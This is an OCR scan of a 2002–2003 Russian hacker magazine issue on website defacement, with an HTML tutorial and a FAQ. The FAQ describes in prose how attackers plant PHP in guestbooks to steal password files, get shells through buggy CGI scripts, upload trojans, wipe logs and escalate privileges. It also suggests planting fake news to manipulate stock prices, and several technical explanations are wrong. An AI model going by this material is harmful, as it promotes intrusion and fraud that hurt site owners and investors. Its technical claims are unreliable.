#09(22)
сентябрь2003

СПЕЦ СКАНЕР

Ежемесячный, тематический, компьютерный журнал

DEFACE

ВЗЛОМ

Сдираем скальпы с апачей!!!

Самые оригинальные дефейсы

Типичные ошибки в CGI на perl и C

Раскладка протокола HTTP

CGI-сканеры – инструмент злобных скрипт-кидди

Обзор архивов с мирорами дефейсов

Все о web-серверах

+BONUS: WINformation, FUQ, Биты, Relax, Креатив, Story

10 лет 2002
(game)land
ISSN 1609-1027
№09(22), сентябрь 2002

Сделай свой выбор

www.gameland.ru

"Хакер"
www.xakep.ru
Взлом, интернет, компьютеры, новости и железо.

«Свой бизнес»
www.mybiz.ru
Журнал для предпринимателей. Анализ опыта малых предприятий. Эффективные схемы решения бизнес-проблем. Обзоры перспективных рынков. Практические советы для тех, кто хочет открыть свое дело.

"Мобильные Компьютеры"
www.mconline.ru
Ноутбуки, карманные компьютеры, коммуникаторы, мобильная связь, цифровое фото. Тестирование и рекомендации.

"Computer Gaming World"
www.gameland.ru
Журнал №1 в мире о компьютерных играх. Эксклюзивная информация от разработчиков игр.

"Страна Игр"
www.gameland.ru
Игры для PC, Sony PlayStation, Sony PlayStation2, Nintendo GameCube, Sega Dreamcast, GameBoy Advance, Онлайновые игры, компьютерное железо. Свежие новости, лучшие обзоры. Советы и тактика прохождения.

"Хулиган"
www.xyligan.ru
Молодежный, экстремальный, развлекательный журнал.

"СпецХакер"
www.xakep.ru
Толстый, ежемесячный, тематический, развлекательный журнал.

(game)land

intro


Ну вот, дружище, ты держишь в руках уже второй номер Спеца по взлому. Я знаю, что первый (DoS-атаки) тебе очень понравился, ты ведь мне об это сам и написал ;). Я учел все твои пожелания и сейчас уже могу сказать, что следующий номер будет еще чумовее и еще мощнее! Но о нем позже. А сейчас об этом номере, который ты как раз сейчас читаешь.

У нас, как всегда, куча изменений. Например, в этом номере у нас появилась новая рубрика «HARD», в которой ребята из test_lab будут проводить сови HARDкорные тестирования. На этот раз они протестировали для тебя LCD-мониторы. Зацени!

Советую тебе также заценить свеженькие статьи из наших постоянных рубрик: WINformation, Креатив, Relax и других. Ну и, конечно, дефей. Много дефейса в нашей Cover Story!

Чуть не забыл – хотел уже распрощаться – я обещал тебе рассказать о следующем номере. Итак, тема следующего номера: взлом -> скнирование удаленных систем! Ой, что будет... ;).

n0ah



CONTENT

Редакция
главвред
Рубен Кочарян (noah@real.xakep.ru)
креативный редуктор
Алексей Короткин (donor@real.xakep.ru)
винформативный редуктор
Андрей Михайлюк (dronich@real.xakep.ru)
карехтирЪ
Виталий Петрович (VP)

Art
арт-директор Максим Каширин
дизайн-верстка Дмитрий Романишкин,

художники Анатолий Rover, Юрий Никитин, Trone-X, Артем Симаков, Константин Камардин, Юрий Костомаров, Crash, Юлия Белова

Реклама
руководитель отдела
Игорь Пискунов (igor@gameland.ru)
менеджеры отдела
Алексей Анисимов (anisimov@gameland.ru)
Басова Ольга (olga@gameland.ru)
Крымова Виктория (vika@gameland.ru)
тел.: **(095) 229.43.67**
(095) 229.28.32
факс: **(095) 924.96.94**

Оптовая продажа
руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)

PR
PR менеджер Яна Губарь
(yana@gameland.ru)
тел.: **(095) 292.39.08**
(095) 292.54.63
факс: **(095) 924.96.94**

PUBLISHING
учредитель и издатель
ООО "Гейм Лэнд"
директор
Дмитрий Агарунов (dmitri@gameland.ru)
финансовый директор
Борис Скворцов (boris@gameland.ru)
технический директор
Сергей Лянге (serge@gameland.ru)

Для писем
101000, Москва, Главпочтамт, а/я 652, Хакер
Web-Site
http://www.xakep.ru
E-mail
spec@real.xakep.ru

CONTENT

Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации
по делам печати, телерадиовещанию
и средствам массовых коммуникаций
ПИ № 77-12014 от 4 марта 2002 г.

Тираж **42 000** экземпляров. Цена договорная.

основы

Привет. Я знаю, раз ты сюда заглянул, значит тебе не совсем все понятно, о чем мы пишем в Cover Story. Точнее, тебе совсем все непонятно... ничего не понятно! Что за дефейс такой? Кому его делать? Что значит, подменить главную страницу? Как это изменить HTML-код? Что это за HTML?.. Стоп! Приехали ;). Если даже у тебя все до такой степени запущенно, не отчаивайся – читая Спец, ты постепенно разберешься во всех этих вопросах, а я же тебе пока расскажу о том, не зная чего невозможно вообще ни в чем разобраться – welcome основы HTML :).

КТО ТАКИЕ БРАУЗЕРЫ?

Сегодня об Интернете слышали все, начиная от туземцев деревни Гадюкино крыжопольского района, и кончая (oops, I did it again :)) детьми аутистами специализированной школы для умственно отсталых имбецилов. Различные перцы, вроде тебя и меня, шарят по инету этими самыми браузерами – программами для просмотра всяческого валяющегося под ногами добра. Изначально сеть задумывалась как система обмена данными, и юзвери нуждались только в текстовой инфе, таким образом появились сервера Gopher, фактически хранящие только текстовые файлы. Потом они были вытеснены современными WWW-серверами, которые могут хранить не только текст, но и разметку этого текста, изображения, музыку, видео, программы, скрипты и, конечно, наши любимые вирусы и трояны... Если браузер прошлого работал в командной строке, то современный браузер больше напоминает Франкенштейна, напичканного по самое не хочу различными плюгинами, отображающими картинки, проигрывающими музыку и видео, понимающими десятки языков разметки...

А ЧЕМ ОНИ ПИТАЮТСЯ?

Ты когда-нибудь колбасился в ворде? Хе-хе глупый вопрос... Там ты набирал разные хорошие (и не очень) слова, форматировал текст, подкрашивал его в разные цвета, и выставлял разные шрифты – то, что ты делал, называется разметкой текста (кстати ворд любого офиса позволяет сохранять то, что ты набрал не только в вордовом документе, но и в html-файле, если ты конечно установил соответствующий мастер преобразования). Так вот, HTML (Hyper Text Markup Language) – это базовый язык разметки Интернет документа. Почему базовый? Да потому что кроме него есть еще немало языков позволяющих демонстрировать юзверю различную инфу. Все эти языки делятся в общем-то на две категории – языки разметки (HTML, XML, VRML) и сценарные языки (Perl, PHP, ASP). Для сценарных у нас с тобой пока еще ручки коротковаты, а потому разберемся с HTML – языком текстовой разметки.

КОНКУРС РЕДАКТОРОВ

Фактически термин язык не совсем точно отражает сущность HTML. Скорее HTML можно назвать расширенным текстом (текстом со свойствами), поскольку основа любого HTML-документа - это текст со вставками (маркерами, операторами, тегами, назови как хочешь), придающими тексту различные свойства (шрифт, его размер, цвет, позицию и т.д.). Внимание, объясняю на пальцах: у нас есть буковка «X», и это просто буква без свойств и прочего. С ней ничего нельзя поделать – это просто буква. Теперь мы хотим выкрасить эту букву в синий цвет и наклонить ее чуть вправо. Как это сделать? Надо объяснить браузеру, который эту букву будет показывать юзеру, что мы хотим ее покрасить и наклонить, поэтому мы должны где-то в свойствах буквы это указать. Иначе браузер покажет просто букву – прямую и черную. Вот для этого и существует HTML, он фактически говорит браузеру, как мы хотим отобразить букву (слово, текст) на экране. В обычном текстовом файле мы пишем свою букву (слово, текст) и с помощью HTML-тэгов назначаем ей свойства: цвет – синий, наклонена. Браузер видит эти свойства и согласно им отображает букву.

Кроме этого в текст можно вставлять ссылки на другие документы, файлы, скрипты и прочую ботву. Хе-хе, дружище, все это конечно прикольно, но где же лучше всего колбасить HTML-файлы? Хороший вопрос, и ответов на этот вопрос до фига, если не считать туевой хучи различных HTML-editor'ов, просто подсвечивающих синтаксис разметки, то есть еще как минимум три выневых софтины, позволяющих с легкостью канатоходца на раз-два-плюнуть сварганить себе мегасетевой портал. Это банальный MS Word, стандартный Front Page Express и наконец MS InterDev – мощная среда, входящая в пакет MS Visual Studio 6.0. Из них самые продвинутые средства предлагает InterDev – интеграцию скриптов, ActiveX элементов и т.д., не говоря уже об удобном HTML-editing'е. Правда, по секрету я тебе скажу – самые продвинутые порталы были сделаны в ... notepad'е.

ЗАГОТОВКА ТВОЕЙ СТРАНИЦЫ

Ладно, если с редакторами все понятно, то двинем дальше – разложим всю HTML требуху по полочкам. Итак, любой HTML-документ начинается с пролога <!DOCTYPE Пофигу>. Согласно спецификации HTML любой документ должен содержать пролог, но не верь буржуям! Нормальному браузеру плевать с высокой колокольни на пролог, как впрочем и на следующую часть документа – заголовок, за него отвечают элементы (теги) <HEAD></HEAD> (сразу предупреждаю, каждый открытый элемент, должен быть впоследствии закрыт – открывающий элемент здесь <HEAD>, закрывающий </HEAD>). Тем не менее, в заголовке есть две полезные фишки - это элементы <TITLE> и <BASE>. Первый позволяет отображать в шапке окна браузера инфу о странице, второй задает базовый URL для относительных урлов в документе. Давай наколбасим заготовку для твоих будущих мегапорталов :). Посмотри повнимательнее на код заготовки, то что стоит в скобках <>, называется элементом, у каждого элемента могут быть (а могут и не быть) свои атрибуты, например у элемента <BASE>, есть атрибут HREF – и его смысл - базовый урл.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.1//RUS">
<HTML>
  <HEAD>
    <TITLE>Домашняя страничка Васи Пупкина</TITLE>
    <BASE HREF="www.vasya-pupkin.ru">
  </HEAD>
  <BODY>
  </BODY>
</HTML>
```

Базис твоего мегапортала

АТРИБУТЫ ТУШКИ СТРАНИЦЫ

Теперь разберемся с тушкой нашей страницы, а именно с элементом <BODY>. Скажу сразу, что элементов и атрибутов там столько, что черт ногу сломит, а мы уж с тобой и подавно, поэтому возьмем только основы, а с остальным разберешься сам. Атрибут BGCOLOR – это фоновый цвет документа, TEXT – цвет текста документа, LINK – цвет текста непосещенной ссылки, VLINK – цвет посещенной ссылки, ALINK – цвет активной сслылки (в тот моент когда юзверь щелкнул по ней), BACKGROUND – картинка, используемая в качестве фона (если она отсутствует, то используется фон указанный в BGCOLOR). Как видно из HTML-кода, цвета можно указывать как в шестнадцатеричном виде (RGB = #805080), так и в виде названия цвета (RED, MAGENTA и т.д.).

HTML

КАК ИЗГАДИТЬ ТЕКСТ

Любому тексту нужен заголовок. Средства HTML предоставляют тебе эту возможность – теги <H1>, <H2>, <H3>, <H4>, <H5>, <H6>. Первый тег <H1> отвечает за самые главные и крутые заголовки, <H6> - за полную фигню. По ходу текста ты можешь изменить его размер и цвет при помощи тега <FONT> и его атрибутов – SIZE (отвечает за размер шрифта), и COLOR (соответственно за цвет). Свой текст ты можешь комментировать картинками, для этих целей служит элемент <IMG>, имеющий десяток атрибутов, в принципе можно обойтись и двумя, главными – SRC (адрес картинки (URL)) и ALIGN (позиционирование картинки относительно текущей текстовой строки). Кстати, тут есть одна хитрость – помнишь в начале упоминался элемент <BASE>, так вот атрибут SRC элемента <IMG>, если в заголовке имеется <BASE> с базовым адресом твоей страницы, может содержать относительный адрес картинки (например «Images/background.jpg», реально изображение будет прочитано по адресу «www.vasya-pupkin.ru/Images/background.jpg»). Абзацы в твоем тексте выделяй при помощи тега <P>.


ССЫЛКИ

Кроме того, рано или поздно (лучше рано) ты столкнешься с проблемой помещения на твоей странице ссылок на другие документы, тогда на помощь приходит элемент <A> с двумя главными атрибутами – NAME и HREF. Первый атрибут нужен для переходов внутри документа, а второй для перехода на другие документы. Формат этого элемента таков:

```
<HTML>
  <HEAD>
    <TITLE>Домашняя страничка Васи Пупкина</TITLE>
    <BASE HREF="www.vasya-pupkin.ru">
  </HEAD>
  <BODY
        BGCOLOR=AQUA
        TEXT="#COCOCO"
        LINK=RED
        VLINK=PURPLE
        ALINK=GREEN
        BACKGROUND="Images/bgpicture.jpg">
    <H1 ALIGN=CENTER> Какое я люблю пиво </H1>
    <P>Пиво любить это не порок, его надо любить со
    вкусом и в меру (не больше полутора литров в день
    и обязательно холодным).</P>
    <P>
      <A HREF="http://www.baltika.ru">
        <IMG SRC="Images/baltika.jpg" ALT="Baltika Brewery">
      </A>
    </P>
    <P>
      <A HREF="http://www.bochkarev.ru">
        Бочкарев
      </A>
    </P>
    <P>
      <FONT SIZE=5 COLOR=MidnightBlue>
      И запомни, ешь с пивом поменьше соленого, а то с камнями
      в почках задолбаешься.
      </FONT>
    </P>
    <A HREF="mailto:tony@mifti.unn.ru">
    Palagin Anton
    </A>
  </BODY>
</HTML>
```

Основные элементы любой html страницы

Ну а так это выглядит в окне браузера



<A HREF=»http://www.baltika.ru»> Baltika Brewery </A> . При этом текстом ссылки будет “Baltika Brewery”, а адресом по которому произойдет переход – «http://www.baltika.ru». Здесь кроется еще одна тонкость. Если ты задал заранее элемент <BASE> в заголовке, а урл в элементе <A> у тебя выглядит так – «www.baltika.ru», то переход у тебя произойдет по адресу «www.vasya-pupkin.ru.www.baltika.ru», что сам понимаешь к хорошему не приведет. Если ты хочешь, чтобы в качестве урла фигурировало твое мыло, то нет ничего проще: <A HREF=»mailto:designer@vasya-pupkin.ru»>. Если же тебе надо, чтобы сслыка была картинкой (или наоборот, что в сущности одно и тоже), то вместо текста ссылки (Baltika Brewery) укажи элемент <IMG> со всей необходимой требухой: <A HREF=»http://www.baltika.ru»> <IMG SRC=»Images/baltika.jpg» ALT=»Baltika Brewery»> </A>.

Вот и все, что надо знать, чтоб суметь сделать хоть что-нибудь :).

FAQ

Матушка Лень (MLen@mail.ru)

Что такое дефейс?

Это процесс насильственного снятия лица. По виртуальным просторам бродит множество пластических хирургов, которые так и мечтают отобрать твое лицо, или лицо твоего сайта. Конечно, нужно поставить что-то в замен. Поэтому хирурги часто предлагают свои варианты дизайна твоего сайта. Суть в том, что ты однажды набираешь адрес своей домашней странички и видишь сообщение о том, что тебя поимели. Это сообщение увидят и все остальные посетители твоей паги. А теперь представь себя руководителем крупной компании, который на сайте своей фирмы по установке систем безопасности видит силиконовых теток и хакерскую матерщину. Скандал!

Что такое главная страничка?

Когда ты набираешь имя сервера типа: http://www.my_server.com, то тебя выкидывает на первую страницу по умолчанию. Главная страница загружается всегда, когда ты набираешь адрес. Чтобы загрузить остальные страницы нужно прописывать имя документа, например: http://www.my_server.com/document.html. Главную страницу обычно зовут index.html или main.html. Но чтобы ее загрузить не придется писать http://www.my_server.com/index.html. Все потому, что веб-сервер сам автоматически перекидывает на эту страницу при наборе адреса http://www.my_server.com.
Во время простейшего дефейса хакер вместо главной странички ставит свою, так и появляются голые тетки вместо безопасности.

Что такое WEB-сервер?

Это такая программа, которая стоит на сервере. Эта софтина в ответ на запросы твоего браузера выдает нужные документы. Например, на запрос твоего WEB-клиента http://www.my_server.com/document.html отсылает тебе документ в формате HTML. А на запрос http://www.my_server.com/popa.jpg она отсылает тебе картинку. Такая программа называется WEB-сервером, поскольку предоставляет клиенту услуги (сервисы) WEB. Общие знания по работе и устройству WEB-серверов необходимы дефейсеру так же, как необходимы знания устройства женских бюстов пластическому хирургу.

Что такое HTML?

HyperText Markup Language (гипертекстовый язык разметки) нужен для того, чтобы расположить на страничке текст и картинки. В виде HTML храниться большинство страничек в интернете. Ты можешь посмотреть HTML-код любой странички, на которую зашел. Для этого нужно найти в твоем браузере опцию source (исходный код). Чтобы намутить прикольный дефейс хакер должен хотя бы чуть-чуть знать HTML. Знание этого языка помогает взломщику прилепить картинку с сиськами и написать грязные подписи на главной страничке. Хотя, можно воспользоваться HTML-редактором, который обычно не сложнее чем paintbrush. Такой редактор преобразует визуальное изображение странички в HTML.

Что такое HTTP?

HyperText Transfer Protocol нужен для того, чтобы передавать HTML до-

кументы и другие данные от сервера к клиенту (Браузеру) и обратно. Клиент посылает серверу HTTP-запросы, а сервер возвращает клиенту HTTP-ответы. Когда ты пишешь в адресной строке http://www.popa.com/popa.jpg, означает: отправляю HTTP-запрос серверу www.popa.com на получение картинки popa.jpg. В ответ начинает загружаться картинка с попенью, это значит, что сервер ответил HTTP-ответом с картинкой. HTTP - основной протокол на котором работает WWW, поэтому хакер-дефейсер должен знать его также хорошо, как пластический хирург знает способы накачки грудей силиконом.

Что такое браузер?

Если ты еще не догнал, это такая программа, которая умеет общаться с сервером по протоколу HTTP, умеет преобразовывать закаченный HTML в визуальный вид. То есть эта та программа, с помощью которой ты лазаешь по интернету. Такую программу можно назвать WEB-клиентом, поскольку она пользуется сервисами WEB-сервера. Для того чтобы провести некоторые дефейсы достаточно браузера. Ведь некоторые сайты ломаются через адресную строку.

Что такое такое URL?

Universal Resource Identifier (Универсальный Идентификатор Ресурса) нужен чтобы точно указать положение ресурса в инете. Например URL www.popa.com\zadnici\popa1.jpg говорит о том, что требуемая фотография зада находится на сервере www.popa.com, в каталоге zadnici. Часто, знание URL, в которых лежат исполняемые программы на сервере сильно помогают дефейсеру. Ведь зная такой URL, хакер может сформировать HTTP-запрос к нужной программе.

Что такое CGI?

Common Getaway Interface (единый шлюзовый интерфейс) нужен для того, чтобы ты мог общаться с дополнительными программами. Их цепляют к серверу через шлюзовый интерфейс. WEB-сервер в чистом виде умеет выдавать только готовые HTML-документы, картинки и прочую статическую инфу, при условии, что ты правильно укажешь их URL. То есть, если ты знаешь точное их расположение на сервере. Например, когда ты кликаешь ссылку на WEB-страничке, то URL формируется твоим браузером. А браузер вылавливает URL для этой ссылки из HTML-документа. А если сервер большой и на нем хранятся миллионы страничек HTML, то для того, чтобы прочитать все ссылки и найти нужную, тебе потребуются годы. Чтобы ты не состарился, лазая по серверу, нужен поиск. Чтобы организовать поиск, прикрутить к серверу счетчик, базу данных, чат, гостевую книгу и прочие динамические объекты нужен CGI.

Как работает CGI?

Например, у тебя стоит WEB-сервер и ты хочешь, чтобы юзеры постили тебе в гостевую книгу. Гостевая книга, допустим, храниться в book.html и пользователю нельзя разрешать его редактировать.
Юзер вводит свой текст в окошке WEB-странички и нажимает кнопку «записать в гостевую книгу». Тогда его браузер отправляет HTTP-запрос на передачу текста (переменных) программе CGI (шлюзу). Какой программе, и через

какие переменные передавать текст, браузер узнает из кода HTML. Когда WEB-сервер получает такой запрос, он передает его в нужный шлюз. Программа-шлюз запускает другую программу - текстовый редактор, открывает в нем файл HTML и добавляет в него текст пользователя. Конечно, программа CGI может сама иметь встроенный текстовый редактор, но важно то, что она умеет запускать другие программы. CGI может создать новую страничку на сервере, может перезапустить сервак, может добавлять и удалять записи в базе данных. Словом шлюз можно научить делать с компом все, что смог бы делать ты, если бы сидел за клавиатурой и монитором сервера.

А теперь представь, какое поле деятельности для хакеров! Ведь в CGI-скриптах роятся тысячи багов. Если передать CGI-программе неверные переменные, она может сглюкнуть и дать хакеру доступ к своим потенциальным возможностям записи на диск сервера и запуску программ.

Что такое CGI-сканер?

Дело в том, что многие WEB-строители используют стандартные скрипты CGI, или используют стандартные языки типа Perl, для написания CGI-программ. Вообще шлюзы могут быть написаны на любом языке. Конечно, в этих скриптах живут стандартные ошибки, которые позволяют хакерам завладеть сервером. CGI сканер - это программа, которая сканирует WEB-сервер на наличие CGI`шек, о которых известно, что они содержат такие-то ошибки. Сисадмину такая программа позволит защитить свой сервер от хакеров, а дефейсеру она поможет обходить сисадминов.

Что такое Perl?

Перл, это язык немного похожий на Си, немного на JavaScript, немного на язык оболочки в UNIX-системах. Прелесть этого языка в том, что он заточен под обработку всяких строковых переменных, то есть он очень удобен для написания CGI-приложений. То, что на Си требует написания специальных модулей, на Perl умещается в одну строку. Прелесть языка еще в том, что программы не нужно предварительно компилировать. Файл с текстом программы можно сразу запускать. Также как браузер компилирует текстовый HTML в визуальный вид налету, также сервер компилирует налету текстовый Perl и выдает результаты его работы. Естественно, для этого на сервере должен быть установлен интерпретатор перловых команд.

Перловые скрипты на сервере - рай для хакера. Дело в том, что в эти скрипты через переменные можно передавать целые куски кода. Получается, что дефейсер может модифицировать скрипт через переменные. Конечно, это можно делать только в скриптах с незащищенными переменными, в скриптах с ошибками. Но таких, будь уверен, в сети предостаточно.

Что такое Exploit?

Эксплойт, это такая программа или часть кода, которая EXPLOIT`ирует (эксплуатирует) ошибку, дырищу, уязвимость в CGI-скрипте или в самом WEB-сервере. В интернете валяются кучи эксплойтов на все случаи жизни. Поэтому совсем не обязательно ся писать их самому. Однако ес-ер плохо представляет себе: как работает сервер, язык на котором написан Эксплуататор, и вообще как это действует, то вряд ли ему удастся стать WEB-рабовладельцем.

Что такое, уязвимос WEB-сервера?

Поскольку сервер отвечает за выдачу главной и других страниц любому пользователю. Один из способов заменить главную страничку (то есть сделать дефейс) - вмешаться в работу WEB-сервера. Чем сложнее WEB-сервер, тем проще его сломать. Ведь WEB-сервисы обычно совмещены с почтовыми, с FTP, к сайту прицеплены через CGI гостевые книги, базы данных, счетчики и прочие прикладные программы. В чем-то из этого можно запросто найти стандартную уязвимость. Как ты уже знаешь, существуют сканеры уязвимостей. Списки уязвимостей для конкретных серверов и Эксплуататоры этих дырок выкладывают в интернете бывалые хакеры для обмена опытом, а также сисадмины для борьбы с хакерами. Предупрежден, значит вооружен.

Что такое PHP?

PHP сначала расшифровывался как Professional Home Page tools, а теперь под этим понимают PHP Hypertext Pre-

Processor. То есть PHP - это профессиональный инструмент для гипертекстового предпросчета домашних страничек.

Админов больших порталов парит каждую текстовую статью (из тысяч) заверстывать в HTML со всеми менюшками, банерами, форматированием, дизайном. Намного проще раз и навсегда сверстать один HTML-шаблон, и уже туда подгружать нужные тексты и картинки из базы или из обычных текстовых либо графических файлов. Решение дает PHP. Теперь WEB-мастера могут встраивать в HTML-код небольшие куски на Perl. Вместо того чтобы геморроиться с внешними скриптами, теперь мы посадили их прямо в тело HTML-странички. Когда браузер загружает страничку, встроенный PHP исполняется и подставляет вместо себя нужную инфу. На сервере у нас лежит один HTML, а к пользователю уходит сто его разновидностей. Ведь каждый PHP отвечает за генерацию своего куска HTML-кода в стандартном шаблоне. Пользователь получает стандартный HTML плюс то, что нагенерили скрипты.

Эта технология, конечно, сильно облегчает жизнь WEB-мастерам, и одновременно открывает новые возможности для дефейсера. Если сервер умеет запускать скрипты PHP прямо из HTML-заготовки, то остается внедрить свои злобные хакерские скрипты в такую заготовку. Такую возможность предоставляет незащищенная гостевая книга или конференция на сайте. То есть, хакер постит в гостивуху свой PHP-скрипт. Скрипт сохраняется в базе, при следующей загрузке гостевухи скриптович исполняется и мылит хакеру файл с паролями. От этого можно защититься, если в PHP запретить скрипты в сообщениях. Только запреты должны быть достаточно изощренные, так как простые запреты обходятся стандартными способами.

Используется ли Perl и PHP на серваках под управлением Windows?

Вообще у Windows для этих целей используется ASP и VBscript, только Perl с PHP настолько полюбили программисты, что перенесли его на платформу Windows, также как и юниксовый WEB-сервер Apache. Но к бесконечному хакерскому счастью скрипты под Винды глючат намного круче, чем под никсы. Сломать сервер под управлением Windows намного проще, чем сервак под никсом.

Что такое ASP?

Active Server Page (Активная серверная страничка) используется почти также, как PHP. В HTML шаб-

лон записываются вставки на Visual Basic script (VBscript) или на JavaScript (JScript). Когда сервер выдает страничку, то скрипты исполняются и заменяют себя на куски HTML-кода. С помощью этой технологии можно намутить базу данных, гостевуху, или просто сделать целый сайт на одном HTML-шаблоне. Чтобы не верстать каждый HTML-документ. Кроме виндов ASP поддерживают некоторые никсы, но там оно не родное и используют его редко. Конечно, изучать Перл намного выгоднее, чем вижуалбасик, ведь крутые серваки висят под никсами. Но если хакер решил сломать сервер, на котором крутиться ASP, то без VBscript не обойтись. Приколись, некоторые Windows-серваки умеют во вставках ASP понимать Perl! Кстати CGI под винды тоже любят писать на высушилбарсике. Только все больше виндовых серваков переходит на Perl, уж больно геморный барсик.

Что такое shell?


Shell - можно перевести как оболочка. Шелл — это, по сути, командная строка. Среди хакеров такая жуткая шеламания из-за того, что юникс позволяет делать из командной строки все, что можно вообще сделать с компом под этой операционной системой. Если у хацкера есть shell на каком-нибудь сервере - значит, он может там запускать скрипты. Эти скрипты могут пытаться подбирать пароли или атаковать другие сервера. Возможности Shell зависят от прав, под которыми висит хакер. Если в результате атаки на сервер дефейсер получил права на заливку или запуск какого-нибудь файла, то это поможет ему заменить содержимое сайта.

Что такое telnet?

Это протокол, который позволяет управлять сервером на расстоянии. Фактически телнет дает тебе возможность напрямую вводить команды Shell самым естественным образом. Конечно, нужно знать язык Шелла. У одного и того же юникса может быть десяток разных оболочек. У Windows тоже есть возможность зателнетиться и навредить. Однако многие админы отключают телнет на своих севаках. Задача многих хакеров включить telnet назад и взять сервер под свое управление.

Как дефейсить, если нет telnet?

НЕКОТОРЫЕ НЕСОЗНАТЕЛЬНЫЕ АДМИНЫ ЗАПУСКАЮТ CGI-СКРИПТЫ ПОД ПРАВАМИ АДМИНИСТРАТОРА, ЕСЛИ ХАКЕР НАЙДЕТ ДЫРИЩУ В ТАКОМ СКРИПТЕ, ТО ПОЛУЧИТ SHELL АДМИНИСТРАТОРА



МОЖНО, НАПРИМЕР, СООБЩИТЬ О ТОМ, ЧТО ВСЕ ЗДАНИЯ MICROSOFT СГОРЕЛИ СЕГОДНЯ НОЧЬЮ И СКУПАТЬ УТРОМ АКЦИИ БИЛЛИ ПО ДАРМОВОЙ ЦЕНЕ. СЛОВОМ НА ПАНИКЕ ЗАРАБОТАТЬ ЛЕГКО, И С ПОМОЩЬЮ ДЕФЕЙСА РЕАЛЬНО ЕЕ УСТРОИТЬ

Шелл может быть не явным, то есть команды для операционной системы сервера придется вводить каким-нибудь левым образом вслепую. Например, команды нужно будет постить через адресную строку браузера для определенного скрипта, который имеет дырку. Точнее хакер заставляет CGI-скрипт открыть Shell и в этой командной строке набирать хакерские команды. Понятно, что все происходит фактически вслепую. Поэтому дефейсер старается через эту слепую дырочку закачать троянского коня и запустить его. Троянец - это такая вирусная программа, которая позволяет хакеру управлять чужой машиной через сеть. С помощью троянца дефейсер меняет содержимое сайта и удаляет логи со следами своего присутствия.

Что такое разделение прав?

Права пользователя определяют количество гадостей, которые пользователю разрешается делать. Например, редактировать файлы настроек, файлы других пользователей, запускать программы. Если хакер имеет пользовательские права на сервере, то он стремиться повысить свои права. Допустим, у взломщика есть домашняя страничка на каком-нибудь хостинге, он может редактировать файлы своей паги, но чужие сайты ему недоступны. Сейчас очень часто на одном сервере висит несколько сайтов. Один из способов повысить права - запустить программу, которая переполнит память и вклинится в область программ с более высокими правами. Дело в том, что у запущенных программ те же права, что у их хозяина. И если программу запустил админ, а хакер туда вклинился...
Некоторые несознательные админы запускают CGI-скрипты под правами администратора, если хакер найдет дырищу в таком скрипте, то получит Shell администратора. Если дефейсер теперь хозяин сайта, то смена рожи - не проблема.

Как заработать на дефесе?

Только некоторые журналисты из ламерских изданий думают, что хакеры делают дефейсы для самовыражения. Конечно, можно тупо ломать чьи-то дешевые домашние странички. Но представь, что дефейсер получил доступ к содержимому крутого новостного портала. Представь, что ты можешь опубликовать любую чушь в крупнейшей городской газете. Можно, например, сообщить о том, что все здания Microsoft сгорели сегодня ночью и скупать утром акции Билли по дармовой цене. Словом на панике заработать легко, и с помощью дефейса реально ее устроить. Новостей много и если подкорректировать не очень заметные сообщения, то это обнаружат не скоро.
Хакер может разместить на чужой страничке скрипт-вирус, чтобы заражать посетителей странички, которые ей доверяют. А можно просто крутить счетчик на своем доморощенном порносайте с помощью нескольких дефейсов.

Мне сказал приятель, что дефейс - это тупо и бесперспективно! Ну, это как посмотреть. WEB-технология стала настолько гибкой и удобной, что интерфейсы WEB ставят для управления настройками сетевых принтеров, блоков бесперебойного питания и других устройств. Представь, что каждая кофеварка, каждая стиральная машина будет иметь свой сайт. Чтобы защитить свою домашнюю утварь, ты должен знать, как тебя ломают! ▪

COVER STORY

САМЫЕ ОРИГИНАЛЬНЫЕ ДЕФЕЙСЫ

